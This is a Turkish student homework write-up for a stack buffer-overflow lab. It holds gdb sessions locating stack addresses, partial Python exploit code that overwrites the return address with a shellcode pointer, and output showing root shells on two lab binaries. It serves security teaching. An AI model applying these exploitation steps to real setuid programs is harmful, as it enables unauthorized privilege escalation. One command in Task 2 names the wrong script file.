BİL420/BİL520 Siber Güvenliğe Giriş

Ödev-2

Ali Buğra Okkalı, No: 181101053

Task 1:

İlk önce ortamı hazırlayalım.

- **$ sudo sysctl -w kernel.randomize_va_space=0**
- **$ sudo ln -sf /bin/zsh/bin/sh**

Lab dosyalarını derlemek için **$ make** komutunu çalıştıralım.

Daha sonra gerekli adresleri bulmak için stack-L1-dbg.c yi debug modda çalıştıralım.

```
[07/15/22]seed@VM:~/.../Lab Files$ gdb stack-L1-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from stack-L1-dbg...
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 13.
gdb-peda$ run
Starting program: /home/seed/bil420/hw2/Lab Files/stack-L1-dbg
Input size: 0
[----------------------------------registers-----------------------------------]
EAX: 0xffffcbd8 --> 0x0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffcfc0 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcfc8 --> 0xffffd1f8 --> 0x0
ESP: 0xffffcbbc --> 0x565563ee (<dummy_function+62>:    add    esp,0x10)
EIP: 0x565562ad (<bof>: endbr32)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562a4 <frame_dummy+4>:  jmp    0x56556200 <register_tm_clones>
   0x565562a9 <__x86.get_pc_thunk.dx>:  mov    edx,DWORD PTR [esp]
   0x565562ac <__x86.get_pc_thunk.dx+3>:        ret
=> 0x565562ad <bof>:    endbr32
   0x565562b1 <bof+4>:  push   ebp
   0x565562b2 <bof+5>:  mov    ebp,esp
   0x565562b4 <bof+7>:  push   ebx
   0x565562b5 <bof+8>:  sub    esp,0x74
[-------------------------------------stack-------------------------------------]
0000| 0xffffcbbc --> 0x565563ee (<dummy_function+62>:    add    esp,0x10)
0004| 0xffffcbc0 --> 0xffffcfe3 --> 0x456
0008| 0xffffcbc4 --> 0x0
0012| 0xffffcbc8 --> 0x3e8
0016| 0xffffcbcc --> 0x565563c3 (<dummy_function+19>:    add    eax,0x2bf5)
0020| 0xffffcbd0 --> 0x0
0024| 0xffffcbd4 --> 0x0
```

Zafiyet olan bof fonksiyonuna breakpoint koyduk ve run ettik.

Kod breakpointe geldiğinde **next** diyoruz ve istediğim yere gelmiş oluyoruz.

Burada

- **p $ebp**
- **p &buffer**

ile ebp ve buffer adreslerini buluyoruz.

Daha sonra **epb - buffer + 4** şeklinde offseti buluyoruz. + 4 byte frame pointer'ın size'ını ifade ediyor.

```
0028| 0xffffcbd8 --> 0x0
[-------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xffffcfe3 "V\004") at stack.c:13
13      {
gdb-peda$ next
[----------------------------------registers-----------------------------------]
EAX: 0x56558fb8 --> 0x3ec0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffcfc0 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcbb8 --> 0xffffcfc8 --> 0xffffd1f8 --> 0x0
ESP: 0xffffcb40 ("1pUV\324\317\377\377\220\325\377\367\340\263\374", <incomplete sequence \367>)
EIP: 0x565562c2 (<bof+21>:      sub    esp,0x8)
EFLAGS: 0x216 (carry PARITY ADJUST zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562b5 <bof+8>:  sub    esp,0x74
   0x565562b8 <bof+11>: call   0x565563f7 <__x86.get_pc_thunk.ax>
   0x565562bd <bof+16>: add    eax,0x2cfb
=> 0x565562c2 <bof+21>: sub    esp,0x8
   0x565562c5 <bof+24>: push   DWORD PTR [ebp+0x8]
   0x565562c8 <bof+27>: lea    edx,[ebp-0x6c]
   0x565562cb <bof+30>: push   edx
   0x565562cc <bof+31>: mov    ebx,eax
[-------------------------------------stack-------------------------------------]
0000| 0xffffcb40 ("1pUV\324\317\377\377\220\325\377\367\340\263\374", <incomplete sequence \367>)
0004| 0xffffcb44 --> 0xffffcfd4 --> 0x0
0008| 0xffffcb48 --> 0xf7ffd590 --> 0xf7fd1000 --> 0x464c457f
0012| 0xffffcb4c --> 0xf7fcb3e0 --> 0xf7ffd990 --> 0x56555000 --> 0x464c457f
0016| 0xffffcb50 --> 0x0
0020| 0xffffcb54 --> 0x0
0024| 0xffffcb58 --> 0x0
0028| 0xffffcb5c --> 0x0
[-------------------------------------------------------------------------------]
Legend: code, data, rodata, value
17          strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xffffcbb8
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffcb4c
gdb-peda$ p 0xffffcbb8 - 0xffffcb4c
$3 = 0x6c
gdb-peda$ quit
```


exploit-L1.py Shellcode'u badfile'ın sonuna koyuyoruz. Shellcode a root olmamız için çalıştırıcağımız komutun shellcodeunu yazıyoruz ve badfile'ın sonuna koyuyoruz.

```
start = 517 -  len(shellcode)       # Put the shellcode at the
end
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffcbb8 + 116           # $ebp + offset + 4 byte
as the size of frame pointer
offset = 108 + 4                    # $ebp - &buffer = 0x6c =
108(in decimal) + 4 byte as the size of frame pointer

L = 4     # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] =
(ret).to_bytes(L,byteorder='little')
```

(Detaylar exploit-L1.py dosyasında belirtilmiştir.)

$ python3 exploit-L1.py

Şeklinde çalıştırdığımız badfile'ımız oluşuyor. Badfile'ı Hex editörle açıp inceleyelim;



Root olma shellcode'unun en sona koyulduğunu return adresin ise ortalarda bir yere koyulduğunu görebiliriz.

Zafiyet olan kod bu badfile'ı okumaya çalışırken return adresini değiştirecek, NOP'ları geçtikten sonra shellcode'umuzu çalıştıracak ve root olacağız.

```
[07/15/22]seed@VM:~/.../Lab Files$ ./stack-L1
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# whoami
root
#
```

Yukarıdaki resimde **$ ./stack-L1** şeklinde **$ make** ile derlediğimiz executable'ı çalıştırdığımızda root olduğumuzu görebiliriz.

Task 2:

Ortam olarak Task1'de hazırladığımız ortamı kullanıyoruz bu yüzden ilk adımları ortak olarak düşünebiliriz.

Gerekli adresleri bulmak için stack-L2-dbg.c yi debug modda çalıştıralım.

```
[07/15/22]seed@VM:~/.../Lab Files$ gdb stack-L2-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from stack-L2-dbg...
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 13.
gdb-peda$ run
Starting program: /home/seed/bil420/hw2/Lab Files/stack-L2-dbg
Input size: 517
[----------------------------------registers-----------------------------------]
EAX: 0xffffcbd8 --> 0x0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffcfc0 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcfc8 --> 0xffffd1f8 --> 0x0
ESP: 0xffffcbbc --> 0x565563f4 (<dummy_function+62>:    add    esp,0x10)
EIP: 0x565562ad (<bof>: endbr32)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562a4 <frame_dummy+4>:  jmp    0x56556200 <register_tm_clones>
   0x565562a9 <__x86.get_pc_thunk.dx>:  mov    edx,DWORD PTR [esp]
   0x565562ac <__x86.get_pc_thunk.dx+3>:        ret
=> 0x565562ad <bof>:    endbr32
   0x565562b1 <bof+4>:  push   ebp
   0x565562b2 <bof+5>:  mov    ebp,esp
   0x565562b4 <bof+7>:  push   ebx
   0x565562b5 <bof+8>:  sub    esp,0xa4
[-------------------------------------stack-------------------------------------]
0000| 0xffffcbbc --> 0x565563f4 (<dummy_function+62>:    add    esp,0x10)
0004| 0xffffcbc0 --> 0xffffcfe3 --> 0x90909090
0008| 0xffffcbc4 --> 0x0
0012| 0xffffcbc8 --> 0x3e8
0016| 0xffffcbcc --> 0x565563c9 (<dummy_function+19>:    add    eax,0x2bef)
0020| 0xffffcbd0 --> 0x0
0024| 0xffffcbd4 --> 0x0
```

Zafiyet olan bof fonksiyonuna breakpoint koyduk ve run ettik.

Kod breakpointe geldiğinde **next** diyoruz ve istediğim yere gelmiş oluyoruz.

Burada

- **p $ebp**

ile ebp adreslerini buluyoruz.

Bu taskta sadece epb adresini bulmamıza izin verilmiş. O yüzden sadece bu adresi bulup debug moddan çıkıyoruz.

```
   0x565562b2 <bof+5>:  mov    ebp,esp
   0x565562b4 <bof+7>:  push   ebx
   0x565562b5 <bof+8>:  sub    esp,0xa4
[----------------------------------stack-----------------------------------]
0000| 0xffffcbbc --> 0x565563f4 (<dummy_function+62>:   add    esp,0x10)
0004| 0xffffcbc0 --> 0xffffcfe3 --> 0x90909090
0008| 0xffffcbc4 --> 0x0
0012| 0xffffcbc8 --> 0x3e8
0016| 0xffffcbcc --> 0x565563c9 (<dummy_function+19>:   add    eax,0x2bef)
0020| 0xffffcbd0 --> 0x0
0024| 0xffffcbd4 --> 0x0
0028| 0xffffcbd8 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xffffcfe3 '\220' <repeats 112 times>, ",\314\377\377", '\220' <repeats 84 times>...) at stack.c:13
13      {
gdb-peda$ next
[----------------------------------registers-----------------------------------]
EAX: 0x56558fb8 --> 0x3ec0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffcfc0 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcbb8 --> 0xffffcfc8 --> 0xffffd1f8 --> 0x0
ESP: 0xffffcb10 --> 0x0
EIP: 0x565562c5 (<bof+24>:      sub    esp,0x8)
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562b5 <bof+8>:  sub    esp,0xa4
   0x565562bb <bof+14>: call   0x565563fd <__x86.get_pc_thunk.ax>
   0x565562c0 <bof+19>: add    eax,0x2cf8
=> 0x565562c5 <bof+24>: sub    esp,0x8
   0x565562c8 <bof+27>: push   DWORD PTR [ebp+0x8]
   0x565562cb <bof+30>: lea    edx,[ebp-0xa8]
   0x565562d1 <bof+36>: push   edx
   0x565562d2 <bof+37>: mov    ebx,eax
[----------------------------------stack-----------------------------------]
0000| 0xffffcb10 --> 0x0
0004| 0xffffcb14 --> 0x0
0008| 0xffffcb18 --> 0xf7fb4f20 --> 0x0
0012| 0xffffcb1c --> 0x7d4
0016| 0xffffcb20 ("0pUV.pUV\330\317\377\377")
0020| 0xffffcb24 (".pUV\330\317\377\377")
0024| 0xffffcb28 --> 0xffffcfd8 --> 0x205
0028| 0xffffcb2c --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
17          strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xffffcbb8
gdb-peda$ quit
```

exploit-L2.py kodunda shelcode yine Task1 dekinin aynısı. Shellcode'u badfile'ın sonuna koyuyoruz.


```
ebp_offset = 100       # start of the range which is (100-200)
offset = ebp_offset + 4
ebp_addr = 0xffffcbb8

# Decide the return address value
ret = ebp_addr + 120      # 120 as padding
```

```
# in the next line 100 will be the addition in offset thus, we
can achieve the range from 100 to 200, and 25 is the times we
will pur retun address in our content variable.
content[offset:offset + 100] = (ret).to_bytes(L,
byteorder='little') * 25
```

(Detaylar exploit-L2.py dosyasında belirtilmiştir.)

$ python3 exploit-L1.py

Şeklinde çalıştırdığımız badfile'ımız oluşuyor. Badfile'ı Hex editörle açıp inceleyelim;



Shellcode'umuzu yine badfile'ın sonuna koymuştuk. Burada return adresi koyduğumuz yer biraz daha farklı oluyor.

```
[07/15/22]seed@VM:~/.../Lab Files$ ./stack-L2
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# whoami
root
#
```

Yukarıdaki resimde **$ ./stack-L2** şeklinde **$ make** ile derlediğimiz executable'ı çalıştırdığımızda root olduğumuzu görebiliriz.